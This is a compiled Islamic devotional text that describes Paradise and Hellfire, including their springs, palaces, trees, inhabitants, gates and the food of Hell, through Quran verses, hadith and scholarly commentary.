Paradise is filled with a pure and beautiful fragrance, which the Believers will be able to discern from a great distance. Ahmad, an-Nasâ'î, Ibn Mâjah and al-Hâkim report with a sahîh isnâd that the Messenger (Peace be upon him) said: ***"Whoever kills a man of Ahl ad-Dhimmah [non-Muslims living under Islâmic rule] will not smell the fragrance of Paradise, even though its fragrance can be discerned from a distance of forty years' travelling."*** [Sahîh al-Jâmi as-Saghîr, 5/235 no. 6324 and 5/337 no. 6333

Sources:

1. IslamReligion

2. Al-Jannah wal An-Nâr-The Paradise and the Hellfire #9/12 by 'Umar Sulayman al-Ashqar

The Light of Paradise

Al-Qurtubî said, **"The scholars said there is no night and day in Paradise rather they will be in eternal everlasting light. They will know when night comes because curtains or screens will be put up and doors will be closed, and they will know when day comes because the curtains or screens will be taken down and the doors will be opened. This was mentioned by Abul-Faraj ibn al-Jawzî"** [al-Qurtubî, at-Tadhkirah, p. 504]]

Ibn Kathîr in his commentary on the âyah: **"And they will have therein their sustenance, morning and evening. Such is the Garden which We give as an inheritance to those of Our servants who guard against Evil."** [19:62-63]

He said, **"This means something approximate to the times of day and night, it does not mean that there will be a day and night there. They will know the passing of time by the changes in the light"** [Tafsîr Ibn Kathîr, 4/471]

On the same subject, Ibn Taymiyyah said, **"There is no sun and moon in Paradise, and no day or night, but they will know morning and evening From a light that shines from the direction of the Throne""** [Majmu' Fatâwa Shaikh al-Islâm, 4/312]

Al-Jannah wal An-Nâr-The Paradise and the Hellfire (9/12) by 'Umar Sulayman al-Ashqar

Pure Delight Without Pain And Suffering

While people in this world experience some delight, they also face much toil and suffering. If one was to scrutinize the life which they live, they will find that the amount of hardship they face is much more than the ease and comfort. While in the life of the Hereafter, there will be no more hardship nor suffering in it, **and people will live therein in pure joy and delight**. **All the causes of sorrow, pain and suffering which people experience in this life will be absent in the Hereafter.** Let's take a look at some of these causes.

Wealth

When one thinks of success in this life, they usually conjure the image of big houses, fine jewelry and clothing, and expensive cars; financial stability is seen to be the key to a happy life. To most people, success is inseparably related to wealth, even though this is the furthest from the truth. How many times have we seen the wealthiest of people living such miserable lives, that it sometimes even leads them to commit suicide! Wealth is something which humans in their very nature desire at any cost, and this desire has been created for a great and wise purpose. When this desire is not satiated, it causes some extent of grief in a person. For this reason, God has promised the inhabitants of Paradise that they will have all that they imagined as far as wealth and belongings are concerned, both for those who were extremely poor, experiencing even hunger

and thirst, to those well-to-do but who desired even more. God gives us a glimpse of this when he says:

"... there will be there all that the souls could desire, all that the eyes could delight in …" (Quran 43:71)

"Eat and drink at ease for that which you have sent forth (good deeds) in days past!" (Quran 69:24)

"… They will be adorned therein with bracelets of gold, and they will wear green garments of fine silk and heavy brocade. They will recline therein on raised thrones. How good [is] the recompense! How beautiful a couch [is there] to recline on!" (Quran 18:31)

Disease and Death

Another cause of pain and suffering in this life is the death of a loved one or disease, which are both non-existent in Paradise. None will feel any sickness or pain in Paradise. The Prophet Muhammad, may the mercy and blessings of God be upon him, said about the people of Paradise:
"They will never fall ill, blow their noses or spit." (Saheeh Al-Bukhari)

None will die in Paradise. All shall live eternally enjoying the pleasures therein. The Prophet Muhammad said that a caller will call out in Paradise when people enter it:

"Indeed may you be healthy and never be sick again, may you live and never die again, may you be young and never grow feeble again, may you enjoy, and never feel sorrow and regret again." (Saheeh Muslim)

Social Relationships

As for the remorse felt due to a rift in personal relationships, people will never hear any evil or hurting comments or speech in Paradise. **They will only hear good words and words of peace.** God says:
"They will not hear therein ill speech or commission of sin. But only the saying of: Peace! Peace!" (Quran 56:25-26)

There will be no enmity between people nor ill-feelings:
"And We shall remove from their breasts any (mutual) hatred or sense of injury (which they had, if at all, in the life of this world)…" (Quran 7:43)

The Prophet said:
"There will be no hatred or resentment among them, their hearts will be as one, and they will glorify God, morning and evening." (Saheeh Al-Bukhari)

People will have the best of companions in the Hereafter, who were also the best people in the world:
"And whoever obeys God and the Messenger – those will be with the ones upon whom God has bestowed favor – of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions!"(Quran 4:69)

The hearts of the people of Paradise will be **pure**, their speech will be **good**, their deeds **righteous**. There will be **no hurtful, upsetting, offensive or provocative talk there**, for Paradise is free of all worthless words and deeds. If we were to discuss all the causes for anguish in this life, we would surely find its absence or opposite to be true in Paradise.

Superior Delights

The delights of the people of Paradise, such as their clothing, food, drink, jewelry and palaces, **will be far superior to their counterparts in this world**. There is in fact **no room for comparison**, as even the smallest space in Paradise is better than this world and all that is in it. The Prophet Muhammad, may the mercy and blessings of God be upon him, said:

"The space of the bow of any one of you in Paradise is better than all that the sun rises upon" (Mishkaat al-Masaabeeh 3/85, no. 5615)

Free from all Impurities

Paradise is free from all the impurities of this world. Eating and drinking in this life results in the need for excretion and its associated unpleasant odors. If a person drinks wine in this world, he loses his mind. Women in this world menstruate and give birth, which are sources of pain and hurt. Paradise is free from all of these discomforts: **its people will not urinate, defecate, spit or suffer from catarrh**. The **wine of Paradise**, as described by its Creator, is:

"Crystal-white, delicious to those who drink (thereof), free from intoxication, nor will they suffer intoxication therefrom" (Quran 37:46-47)

The **water of Paradise** does not become brackish, and its milk never changes in flavor:
"...rivers of water incorruptible; rivers of milk of which the taste never changes..." (Quran 47:15)

The **women of Paradise** are pure and free from menstruation, postnatal bleeding and all the other impurities suffered by women in this world, and all are free from stool and feces. God says:
"...and they shall have therein purified mates..." (Quran 2:25)

The prophet answered a person when they asked how the people of Paradise will relieve themselves:
"They relieve themselves by perspiring through their skins, and its fragrance will be that of musk, and all stomachs will have become lean." (ibn Hibbaan)

What we have mentioned has been a mere comparison in order to understand the nature of Paradise, but as God said, its delights are truly hidden:
"No person knows what is kept hidden for them of joy, as a reward for what they used to do."(Quran 32:17)

Source

The Springs of Paradise

In Paradise there are many springs that provide drinks of different tastes:

"Truly al-Muttaqûn [the pious and righteous] will be amidst Gardens and Water-springs"[15:45]

"Verily al-Muttaqûn shall be amidst shades and springs." [77:41]

Concerning the two Gardens which Allâh Almighty has prepared for those who fear him, Allâh Almighty said: **"In them [both] will be two springs flowing [free]."** [55:50]

And concerning the two Gardens beneath them, He said: **"In them [both] Will be two springs gushing forth water."** [55:66]

In Paradise there are two springs from which al-Muqarrabûn [those who are close to Allah] will drink pure and undiluted, whilst the Abrâr [the righteous] will drink their water mixed with something else. **The first is the Spring of Kafûr**, as Allâh (glorified be He) says:

"As to the Righteous, they shall drink of a Cup (of Wine) mixed with Kafur. A Fountain where the Devotees of Allah do drink, making it flow in unstinted abundance."[76:5-6]

He tells us that the pious/righteous will drink from it mixed with something else, whilst those close to Allâh will drink it pure and undiluted. **The second Spring is of Tasnîm**, as Allâh (swt) says:

"Verily al-Abrâr will be in delight [Paradise], On thrones, looking at all things. You will recognise in their

faces the brightness of delight. They will be given to drink pure sealed wine, the last thereof [that wine] Will be the smell of musk, and for this let [all] those who strive who want to strive [i.e. hasten earnestly to the obedience of Allâh]. It [that wine] will be mixed with Tasnîm, a spring whereof drink those nearest to Allâh." [83:22-27]

Another of the springs of Paradise is called al-Salsabîl as Allâh (swt) says:

"And they will be given to drink there a cup [of wine] mixed with zanjabîl [ginger], a spring there, called Salsabîl". [76:17-18]

This is probably the same spring as that mentioned above, i.e. Kafûr.

"Al-Jannah wal An-Nâr-The Paradise and the Hellfire (9/12)" by 'Umar Sulayman al-Ashqar with some modifications

The Palaces and Tents of Paradise

Allâh (Glorified be He) will build good and beautiful dwellings for the people of Paradise: **"and beautiful mansions in Gardens of everlasting bliss"** [9:72]

In some places in the Qur'ân, Allâh (Glorified be He) described these dwellings as ghurafât [chambers or dwellings]: **"and they will reside in the high dwellings [Paradise] in peace and security."** [34:37]

The reward for the slaves of the all-Merciful will be: **"Those will be rewarded with the highest place [in Paradise] because of their patience. Therein they shall be met with greetings and the word of peace and respect"** [25:75]

Allâh (Glorified be He) described these Ghurafât: **"But for those who fear Allâh and keep their duty to their Rabb [Allâh], for them are built lofty rooms, one above the other, under which rivers flow. [This is] the Promise of Allâh, and Allâh does not fail in [His] Promise."** [39:20]

Ibn Kathîr said: **"Allâh has told us about His blessed slaves who will have rooms [or dwellings] in Paradise: these will be lofty palaces, lofty Rooms, one above another - story upon story, well-constructed, strong and decorated. The Prophet (saw) described these palaces to us. According to a hadith narrated by Ahmad, and Ibn Hibbân from Abû Mâlik al-Ash'ari and by at-Tirmidhi from 'Ali (May Allah be pleased with him) the Prophet (Peace be upon him) said:**

"In Paradise there are dwellings whose inside can be seen from the outside,and the outside can be seen from inside. Allâh [Glorified be He] has prepared them for those who feed the hungry, and speak softly and gently, fast continuously and pray at night whilst the people are asleep." [Sahîh al-Jâmi' as-Saghîr, 2/220, no. 2119]

Allâh (Glorified be He) has told us that there are tents or pavilions in Paradise: **"Houris [beautiful, fair females] restrained in pavilions"** [55:72]

These pavilions are wondrous tents, made of pearls, each one is made from a single, hollowed-out pearl. They are sixty miles high; according to some reports they are sixty miles wide. Al-Bukhâri reports from 'Abdullâh ibn Qays that the Messenger of Allâh (Peace be upon him) said: ***"The tent is a hollowed out pearl, thirty miles high; in each corner of it the believer will have a wife whom no one else can see".***
Abû 'Abdus-Samad and al-Hârith reported from Abû 'Imrân that the wording was "sixty miles high" [Sahih al-Bukhâri, Kitâb Bid' al-Khalq, Bâb Sifât al-Jannah, Fath al-Bâri, 6/318]

Muslim reported from 'Abdullâh ibn Qays that the Prophet (Peace be upon him) said: ***"The believer in Paradise will have a tent made out of a single, hollowed-out pearl, sixty miles long, in which he will have [a number of] wives, whom he will visit in turn, none of whom will see the others"***. [see also Muslim, Kitâb al-Jannah, Bâb fi Sifât Khiyâm al-Jannah, 4/2182, no. 2838]

The Prophet (Peace be upon him) told us about the characteristics of the palaces of Some of his wives and companions. Al-Bukhâri and Muslim report that Abû Hurayrah (May Allah be pleased with him) said: ***"Jibrîl came to the Prophet (Peace be upon him) and said, "O Messenger of Allâh, Khadîjah is coming, carrying a container of food. When she comes to you, convey to her greetings of peace from her God and from me, and give her the glad tidings of a house in Paradise made of brocade, in which there is no noise or exhaustion.""*** [Mishkât al-Masâbîh, 3/266]

Al-Bukhâri and Muslim report from Jâbir that the Messenger of Allâh (Peace be upon him) said: ***"I entered Paradise, where I saw ar-Rumaysa', the wife of Abû Talhah. And I heard footsteps and asked, "Who is that?" He [Jibrîl] said, "That is Bilâl." And I saw a palace with women in its courtyard. I asked, "Whose is this?" They said, "It is for 'Umar ibn al-Khattab". I had wanted to go in and look at it, but I remembered your jealousy [when women are concerned] 'Umar said, "May my mother and father be sacrificed for you, O Messenger of Allâh (saw), would I feel jealous from you?***" [Mishkât al-Masâbîh]

The Prophet (Peace be upon him) has told us of the way in which the believer may acquire more than one house in Paradise: Ahmad reports with a sahîh isnâd from Ibn 'Abbâs that the Prophet (Peace be upon him) said: ***"Whoever builds a masjid for Allâh, even if it is as small as the nestling-place scratched out by the sane grouse for its eggs, Allâh (Glorified be He) will build a house for him in Paradise"***. [Sahîh al-Jâmi' as-Saghîr, 5/265, no. 6005]

Ahmad, al-Bukhâri, Muslim, at-Tirmidhi and Ibn Mâjah report from 'Uthmân that the Messenger of Allâh (Peace be upon him) said: ***"Whoever builds a mosque for Allâh (swt), Allâh (Glorified be He) will build something similar for him in Paradise".*** [Sahîh al-Jâmi' as-Saghîr, 5/265, no. 6007]

Muslim, Abû Dawud, Ahmad, an-Nasâ'î, and Ibn Mâjah report from Umm Habîbah that the Messenger of Allâh (Peace be upon him) said: ***"Whoever prays Twelve extra [supererogatory] rak'ahs every day, Allâh (Glorified be He) will build for him a House in Paradise."*** [Sahîh al-Jâmi', 5/316, no. 6234]

Al-Jannah wal An-Nâr-The Paradise and the Hellfire (9/12) by 'Umar Sulayman al-Ashqar

The Trees of Paradise

Allah said in the Quran: **"And the branches of fruit thereof will hang low within each"**[76:14]

Abu Hurairah (May Allah be pleased with him) reported that the Messenger of Allah said: ***"There is no free in Paradise except that its trunk is of gold."***[Related by At-Tirmidhee]

Ibn Abbas (May Allah be pleased with him) said: ***"The roots of date palms in Paradise are of green emeralds. And their branches are red gold. And their leaves are clothing for the people of Paradise... Its fruits... are whiter than milk and purer than honey..."***

In another narration, Ibn Abbas said:
"Az-Zil Al-Mamdood (The Shade Long-Extended)' is a tree in Paradise on a trunk. As for its distance, the diligent rider travels under its shade for 100 years,"

meaning all of its sides. He said, ***"The people of Paradise, the people of Al-Ghuraf (the rooms), and others will come out and talk underneath its shade." He said, "Then some of them will desire, remembering the amusement of the world, and then Allah will send a wind from Paradise, and He will shake that tree with every amusement that was in the world."***[Related by Ibn Ab Ad-Dunyaa]

The above Hadith shows the vastness of paradise, the tree called Az-Zil Al-Mamdood is so huge that a fast rider travels under its shade for 100 years without getting across it. The roots of date palms in paradise are of green emeralds, the leaves of the trees are clothing for the people of paradise. **Their greenness is very severe.**

Allah says :
"Dark green (in colour)" [55:64]

As mentioned earlier, the trees of paradise should not be compared to the trees of this world. Paradise is what no mind has ever thought, no eye has seen, and no ear has heard about. Paradise there will be no hurry as you will live for eternity and you will have 80,000 servants. You might eat your favourite dish for several weeks and there will be no excretion or urination, all will come out as sweat which will be pure musk. The taste of the Foods will never change and you will never become bored.

Q: How can I plant trees in Paradise in my territory?
Answer: Its very easy, you just read the beginning of the third kalima i.e

(سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ**)**

SubhanAllah WaAlhumdulilah Wa La ilaha illa Allah wa Allahu Akbar

Reading it will cause a Tree to be grown for you in paradise, which will belong to you. Isn't it great?, that you can grow thousands of Acres of Trees will golden and silver trunks in your territory in Paradise!!!

Taken from "The Journey towards the Hereafter", Part 3, Book 2 , Section 1

The Tree of Tooba

Abu Hurayrah (may Allaah be pleased with him) narrated that the Prophet (peace and blessings of Allaah be upon him) said: ***"In Paradise there is a tree in whose shade a rider could travel for a hundred years without crossing it. Recite, if you wish: 'In shade long-extended'*** [al-Waaqi'ah 56:30]" (Reported by al-Bukhaari, 4502)

The Prophet (peace and blessings of Allaah be upon him) said: ***"Tooba is a tree in Paradise, one hundred years big. The clothes of the people of Paradise are made from its calyces (outer casing of its flowers)."*** (Reported by Ibn Hibbaan; see also Saheeh al-Jaami', 3918)

'Utbah ibn 'Abdin al-Salami said: ***"A Bedouin came to the Prophet (peace and blessings of Allaah be upon him) and asked him about al-Hawd (the cistern). He mentioned Paradise, then the Bedouin asked him, 'Is there fruit there?' He said, 'Yes, and there is a tree called Tooba.' The Bedouin asked, 'What tree of this world does it resemble?' He said, 'It does not resemble any tree of your land. Have you been to Syria?' He said, 'No.' He said, 'It resembles a tree in Syria called al-Jawzah (walnut) which grows on one trunk then spreads its branches higher up.' The Bedouin asked, 'How big is its trunk?' He said, 'If one of the camels of your people was to go around it, it would not complete one circuit before its neck broke of old age and exhaustion. The Bedouin asked, 'Are there grapes there?' He said, 'Yes.' He asked, 'How big is a bunch?' He said, 'The distance a crow could fly without stopping in a month.' He asked, 'How big is one grape?' He said, 'Does your father ever slaughter a he-goat from his flocks?' He said, 'Yes.' He said, 'And does he skin it and give the hide to your mother, and say, "Make me a bucket"?' He said, 'Yes.' The Bedouin asked, 'Is one grape big enough to satisfy me and my family?' He said, 'Yes, and your whole tribe.'"*** (Reported by Imaam Ahmad).

Source

The Couches of Paradise

Allah said in the Quran describing the people of the Paradise: **"Reclining upon the couches lined with silk brocade, and the fruits of the two Gardens will be near at hand"** [55:54]

Ibn Mas'ood (May Allah be pleased with him) said, **"If the insides of the couches are lined with silk brocade, then how wonderful their exteriors must be!**

"Reclining on green cushions (Rafraf) and rich beautiful mattresses shions (Rafraf) and rich beautiful mattresses (Abqareein)" [55:76]

Abqareein are the richest, best, most beautiful mattresses. The Arabs were addressed in terms of the good things they had with them. And in Paradise are things that are greater and more magnificent than what a person can imagine, things and delights of all categories.

Taken from "The Journey towards the Hereafter", Part 3, Book 2 , Section 1

The Horses of Paradise

A man asked the Messenger of Allah:
"0 Messenger of Allah, are there horses in Paradise?" He said, *"Verily, when Allah admits you into Paradise, you will not want to be carried in it on a horse, unless you are being carried on a horse made of red rubies; it will fly with you in Paradise to wherever you wish (to go)."*[Tirmidhee]

Prophet Muhammad was once asked : 'O Messenger of Allah, I am a man who loves horses, so are there horses in Paradise?" The Messenger of Allah said, *"By the One Who has my soul in His Hand, there are horses in Paradise that are Haffaaf Murhafah (thin and light for flying); they travel through the leaves of Paradise, so that those (who ride on them) visit whatsoever (and whomsoever) they please."*

The Messenger of Allah said : *"Verily, in Paradise there is a tree; from its top and its bottom horses made of gold come out, horses that are saddled and bridled with pearls and rubies. They neither urinate nor drop manure. They have wings, and one stride of thefts is like the distance they can see before them. The dwellers of Paradise will ride them, and will fly on them to wherever they please (to go). Those below them in ranking will say, 'By dint of what did your slaves reach all of this honour? He will say to them, 'They would pray in the night, while you were sleeping; they would fast, while you were eating; they would spend (in charity), while you were being stingy; they would fight (in the way of Allah), while you were afraid."*
[Related by Ibn Abee Ad-Dunyaa]

"The Journey towards the Hereafter", Part 3, Book 2 , Section 1

Description of The People of The Paradise

1. How They Will Look Like?

The people of Paradise will be in the most beautiful form and appearance, with no hair on their bodies and beardless, in the form of their father Adam (peace be upon him), as was narrated by al-Tirmidhi (2468) from Mu'aadh ibn Jabal that ***the Prophet (peace and blessings of Allaah be upon him) said: "The people of Paradise will enter Paradise with no hair on their bodies and beardless, with kohl-rimmed eyes, thirty or thirty-three years old."*** This hadeeth was classed as saheeh by al-Albaani in Saheeh al-Tirmidhi.

Al-Tirmidhi (2462) also narrated that Abu Hurayrah said: ***The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The people of Paradise have no hair on their bodies and are beardless, with kohl-rimmed eyes, their youth will never end and their garments will never wear out."*** Classed as hasan by al-Albaani in Saheeh al-Tirmidhi.

Al-Bukhaari (3006)and Muslim (5063) narrated that Abu Hurayrah (may Allaah be pleased with him) said: ***The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The first group to enter Paradise will look like the moon when it is full. They will not spit or blow their noses or defecate. Their vessels will be of gold, their combs will be of gold and silver, their incense burners will be of aloes-wood and their sweat will be musk. Each one of them will have two wives whose marrow can be seen through their flesh because of their beauty, and there will be no disputes or grudges among them. Their hearts will be as one and they will glorify Allaah morning and evening."***

This and other texts indicate that the **people of Paradise will be transformed into the most beautiful forms, and there will be no deformities or other faults among them.**

May Allaah help us and you to do that which He loves and which pleases Him. [1]

2. Loving Each Other

Allah says in the Quran: **(And it is said unto them): Enter them in peace, secure. And We remove whatever rancour may be in their breasts. As brethren, face to face, (they rest) on couches raised** [Quran 15: 46-47]

There will be no more hatred between people that day. Abu Sa`id Al-Khudri told them that the Messenger of Allah said: ***(The believers will be removed from the Fire, and they will be detained on a bridge between Paradise and Hell. Then judgment will be passed between them concerning any wrong they have committed in this world against one another, until they are cleansed and purified. Then permission will be given to them to enter Paradise.)"***

[1] Islamqa

The People of Paradise Will Abide Therein for Ever

When the people of Paradise enter Paradise, they will abide therein **forever** and never leave it. Similarly the people of Hell will abide therein forever and never leave it.

It says in Fataawa al-Lajnah al-Daa'imah:

With regard to Paradise, it is the abode of reward on the Day of Resurrection for those who believed and did righteous deeds. In it there are whatever delights people could desire. In it there is what no eye has seen, no ear has heard, nor has it ever entered the mind of man. Those who enter it will enjoy real pleasures in both a physical and a spiritual sense, and they will live there forever. **It will never cease to exist and they will never leave, and their joy will never come to an end, and they will have nothing to disturb their joy**. This is according to the definitive texts and the consensus of the scholars and believers. Allaah says (interpretation of the meaning):

"The description of the Paradise which the Muttaqoon (the pious) have been promised: Underneath it rivers flow, its provision is eternal and so is its shade; this is the end (final destination) of the Muttaqoon (the pious), and the end (final destination) of the disbelievers is Fire [al-Ra'd 13:35]

"No sense of fatigue shall touch them, nor shall they (ever) be asked to leave it" [al-Hijr 15:45-47]

"This is a Reminder. And verily, for the Muttaqoon (the pious) is a good final return (Paradise) [Saad 38:49]

Enter Paradise, you and your wives, in happiness. Trays of gold and cups will be passed round them; (there will be) therein all that inner-selves could desire, and all that eyes could delight in and you will abide therein forever.This is the Paradise which you have been made to inherit because of your deeds which you used to do (in the life of the world). Therein for you will be fruits in plenty, of which you will eat (as you desire)" [al-Zukhruf 43:70-73]

And it is proven in the Sunnah that ***the Prophet (peace and blessings of Allaah be upon him) said: "A caller will call out – i.e., to the people of Paradise – 'You will be healthy and never fall sick; you will live and never die; you will stay young and never grow old; you will feel joy and never feel sorrow.'"*** Narrated by Muslim.

It was also proven that ***the Prophet (peace and blessings of Allaah be upon him) said: "Death will be brought, in the form of a black and white ram, on the Day of Resurrection. Then the command will be given to slaughter it, then it will be said: 'O people of Paradise, it is eternal and there is no death! O people of Hell, it is eternal and there is no death!'"*** Narrated by Muslim in his Saheeh.

Allaah has confirmed that both Paradise and Hell are eternal and will last forever, and that the believers will abide in Paradise forever and the disbelievers will abide in Hell forever, in many verses of the Qur'aan. And the proven Sunnah from the Prophet (peace and blessings of Allaah be upon him) provides many details which leave no room for any doubt that this is true, and there is no room for misinterpretation of the clear texts.

Taken from Islamqa with some modifications

The Appearance of Hellfire

1. Its Location

There **is no exact mention** from the Quran or the sayings of Prophet Muhammad which pinpoint the location of Hell. No one knows its exact place except God. Due to some linguistic evidence and context of certain hadeeth, some scholars have stated that Hell is in the heavens, yet others say it is in the lower earth.
Its Size

Hell **is huge and immensely deep**. We know this through several ways.

First, innumerable people will enter Hell, each, as described in a hadeeth, with the molar teeth as large as Uhud (a mountain in Medina)[Saheeh Muslim]. The distance between the shoulders of its inhabitants has also been described as being equivalent to three days of walking.[Saheeh Muslim] Hell will house all the unbelievers and sinners from the beginning of time and there will still be room for more. God says:
"On the Day when We will say to Hell: 'Are you filled?' It will say, 'Are there any more (to come)?'"(Quran 50:30)

The Fire of Hell is likened to a mill that grinds thousands and thousands of tons of grain and then waits for more to come.

Second, a stone thrown from the top of Hell will take a very long time to reach the bottom. **One of the companions of the Prophet, may the mercy and blessings of God be upon him, describes how they were sitting with the Prophet and heard the sound of something falling. The Prophet inquired if they knew what it was. When they expressed their lack of knowledge, he said:**

"That was a stone thrown into Hell seventy years ago and it is yet in the way (the other side) of Hell until now."[Mishkat]

Another report states:

"If a stone as big as seven pregnant camels was thrown from the edge of Hell, it would fly through it for seventy years, and yet it would not reach the bottom."[Sahih al-Jami']

Third, a great many angels will bring Hell on the Day of Resurrection. God speaks of it:

"And Hell will be brought near that Day…" (Quran 89:23)

The Prophet said:
"Hell will be brought forth that Day by means of seventy thousand ropes, each of which will be held by seventy thousand angels."[Saheeh Muslim]

Fourth, another report that indicates the vast size of Hell is that the sun and moon will be rolled up in Hell on the Day of Resurrection.[Tahawi in Mushkal al-Aathaar, Bazzar, Baihaqi, and others]

2. Its Levels

Hell has **various levels of heat and punishment, each is reserved according to the extent of their disbelief and sins of those being punished**. God says:

"Surely, the hypocrites will be in the lowest depths (grade) of the Fire." (Quran 4:145)

The lower the level of Hell, the greater is the intensity of heat. Since the hypocrites will suffer the worst

punishment, so will they be in the lowest part of Hell.

God refers to the levels of Hell in the Quran:
"For all will be (ranked) by degrees according to what they did." (Quran 6:132)

"Is one who seeks the good pleasure of God then like the one who draws on himself the wrath of God? His abode is Hell – and worst, indeed, is that destination! They are in varying grades with God, and God is All-Seer of what they do." (Quran 3:162-163)

3. The Gates of Hell

God speaks of **seven Gates** of Hell in the Quran:

"And surely, Hell is the promised place for them all. It has seven gates, for each of these gates is a class of sinners assigned." (Quran 15:43-44)

Each gate has an allotted share of the damned who will enter through it. Each will enter according to his deeds and assigned a level of Hell accordingly. When the unbelievers are brought to Hell, its gates will open, they will enter it, and stay in it forever:

"And those who disbelieved will be driven to Hell in groups until, when they reach it, its gates are opened and its keepers will say, 'Did there not come to you messengers from yourselves, reciting to you the verses of your Lord and warning you of the meeting of this Day of yours?' They will say, 'Yes, but the word (meaning the decree) of punishment has come into effect upon the disbelievers.'" (Quran 39:71)

They will be told after admission:
"Enter the gates of Hell to abide eternally therein, and wretched is the residence of the arrogant." (Quran 39:72)

The gates will be shut and there will be no hope of escape as God says:
"But those who reject Our signs, they are the companions of the left hand. On them will be Fire vaulted over (meaning the gates will be locked). (Quran 90:19-20) [Based on the explanation of Ibn Abbas ('Tafsir Ibn Kathir').]"

Furthermore, God says in the Quran:

"Woe to every scorner and mocker, who collects wealth and (continuously) counts it. He thinks that his wealth will make him immortal. No! He will surely be thrown into the Crusher. And what can make you know what is the Crushers? It is the fire of God, (eternally) fueled, Which mounts directed at the hearts. Indeed, it (Hellfire) will be closed down upon them in extended columns." (Quran 104:1-9)

The gates of Hell are also closed before the Day of Judgment. The Prophet of Islam spoke of them closing in the month of Ramadan.[Tirmidhi]

4. Its Fuel

Stones and stubborn unbelievers make the fuel of Hell as God says:

"O you who have believed, protect yourselves and your families from a Fire whose fuel is people and stones..." (Quran 66:6)

"...then fear the Fire, whose fuel is men and stones, prepared for the disbelievers." (Quran 2:24)

Another source of fuel for Hell will be the pagan gods that were worshipped besides God:

"Indeed, you (disbelievers) and what you worship other than God are the firewood of Hell. You will be coming to (enter) it. Had these (false deities) been (actual) gods, they would not have come to it, but all are eternal therein." (Quran 21:98-99)

Source with slight modifications

The Food and Drink in The Hellfire

1. Its Heat

God says:
"And the companions of the left – what are the companions of the left? (They will be) in scorching fire and scalding water and a shade of black smoke, neither cool nor beneficial." (Quran 56:41-44)

Everything people use to cool down in this world – air, water, shade – will be useless in Hell. The air of Hell will be **hot wind and the water will be boiling**. The shade will not be comforting or cooling, **the shade in Hell will be the shadow of black smoke** as mentioned in the verse:

"And shadow of black smoke." (Quran 56:43)

In another passage, God says:
"But he whose balance (of good deeds) will be light, will have his home in a (bottomless) pit. And what will explain to you what this is? (It is) a Fire blazing fiercely." (Quran 101:8-11)

God describes how the shade of Hell's smoke will rise above the Fire. The smoke that rises from Hell will be divided into three columns. Its shade will neither cool nor offer any protection from the raging Fire. The flying sparks will be like huge castles similar to string of marching yellow camels:

"Proceed to a shadow (of smoke) having three columns (but having) no cool shade and availing not against the flame. Indeed, it throws sparks (as huge) as a fortress, as if they were yellow camels (marching swiftly)." (Quran 77:30-33)

The Fire consumes everything, leaving nothing untouched. It burns skin reaching all the way to the bones, melting the contents of the stomach, leaping up to the hearts, and exposing the vital organs. God speaks of the intensity and affect of the Fire:

"I will drive him into Hellfire. And what can make you know what is Hellfire? It lets nothing remain and leaves nothing (unburned), altering the skins." (Quran 74:26-29)

The Prophet of Islam said:
"Fire as we know it is one seventieth part of the Fire of Hell. Someone said, 'O Messenger of God, it is enough as it is!' He said, 'It is as if sixty-nine equal portions were added to fire as we know it.'" (Saheeh Al-Bukhari)

The Fire never extinguishes:
"So taste you (the results of your evil deeds). No increase shall We give you except in torment." (Quran 78:30)

"…Whenever it abates, We shall increase for them the fierceness of the Fire." (Quran 17:97)

The torment will never be reduced and the unbelievers will not have any break:
"…Their torment shall not be lightened nor shall they be helped." (Quran 2:86)

2. The Food of its Inhabitants

The food of the people of Hell is described in the Quran. God says:

"No food will there be for them except from a bitter, thorny plant which neither nourishes nor avails against hunger." (Quran 88:6-7)

The food will neither nourish nor taste good. It will only serve as a punishment to the people of Hell. In other passages, God describes the **tree of zaqqum**, a special food of Hell. Zaqqum is a repulsive tree, its roots go deep into the bottom of Hell, its branches stretching all over. Its ugly fruit is like the heads of the devils. He says:

"Indeed, the tree of zaqqum is food for the sinful, like murky oil, it boils within bellies, like the boiling of scalding water." (Quran 44:43-46)

"Is that (Paradise) better as hospitality or the tree of zaqqum? Indeed, We have made it a torment for the wrongdoers. Indeed, it is a tree issuing from the bottom of the Hellfire, its emerging fruit as if it was heads of the devils. And, indeed, they will eat from it and fill with it their bellies. Then, indeed, they will have after it a mixture of scalding water. Then, indeed, their return will be to the Hellfire." (Quran 37:62-68)

"Then indeed you, O those astray (who are) deniers, will be eating from trees of zaqqum and filling with it your bellies, and drinking on top of it from scalding water, and will drink as the drinking of thirsty camels. That is their hospitality on the Day of Recompense." (Quran 56:51-56)

People of Hell will get so hungry that they will eat from the obnoxious tree of zaqqum. When they will fill their bellies with it, it will start to churn like boiling oil causing immense suffering. At that point they will rush to drink extremely hot water. They will drink it like thirsty camels, yet it will never quench their thirst. Rather their internals will be torn. God says:

"…They will be given to drink boiling water, so that it cuts up their bowels (to pieces)." (Quran 47:15)

The thorny bushes and zaqqum will choke them and stick in their throats because of their foulness:

"Surely, with us are fetters (to bind them) and a ranging Fire (to burn them), and a food that chokes and a penalty grievous." (Quran 73:12-13)

The Prophet of Islam said:

"If a drop from zaqqum were to land in this world, the people of earth and all their means of sustenance would rot. So how must it be for one who must eat it?"(Tirmidhi)

Another food served to the people of Hell will be festering puss that oozes out of their skin, the discharge that flows from the private parts of adulterers and the decaying skin and flesh of those being burnt. It is the "juice" of the people of Hell. God says:

"So no friend has he here this Day, nor has he any food except filth from the washing of wounds which none do eat but those in sin." (Quran 69:35-37)

"This – so let them taste it – is scalding water and (foul) purulence. And other (punishments) of its type (in various) kinds." (Quran 38:57-58)

Lastly, some sinners will be fed fire from Hell as a punishment. God says:

"Indeed, those who devour the property of orphans unjustly are only consuming into their bellies fire." (Quran 4:10)

"Indeed, they who conceal what God has sent down of the Book and exchange it for a small price – those consume not into their bellies except the Fire." (Quran 2:174)

3. Its Drink

God tells in the Quran about the drink of people of Hell:

"They will be given to drink boiling water, so that it cuts up their bowels (to pieces)." (Quran 47:15)

"…And if they call for relief, they will be relieved with water like murky oil, which scalds (their) faces. Wretched is the drink, and evil is the resting place." (Quran 18:29)

"Before him is Hell, and he will be given a drink of purulent water. He will gulp it but will hardly (be able to) swallow it. And death will come to him from everywhere, but he is not to die. And before him is a massive punishment." (Quran 14:16-17)

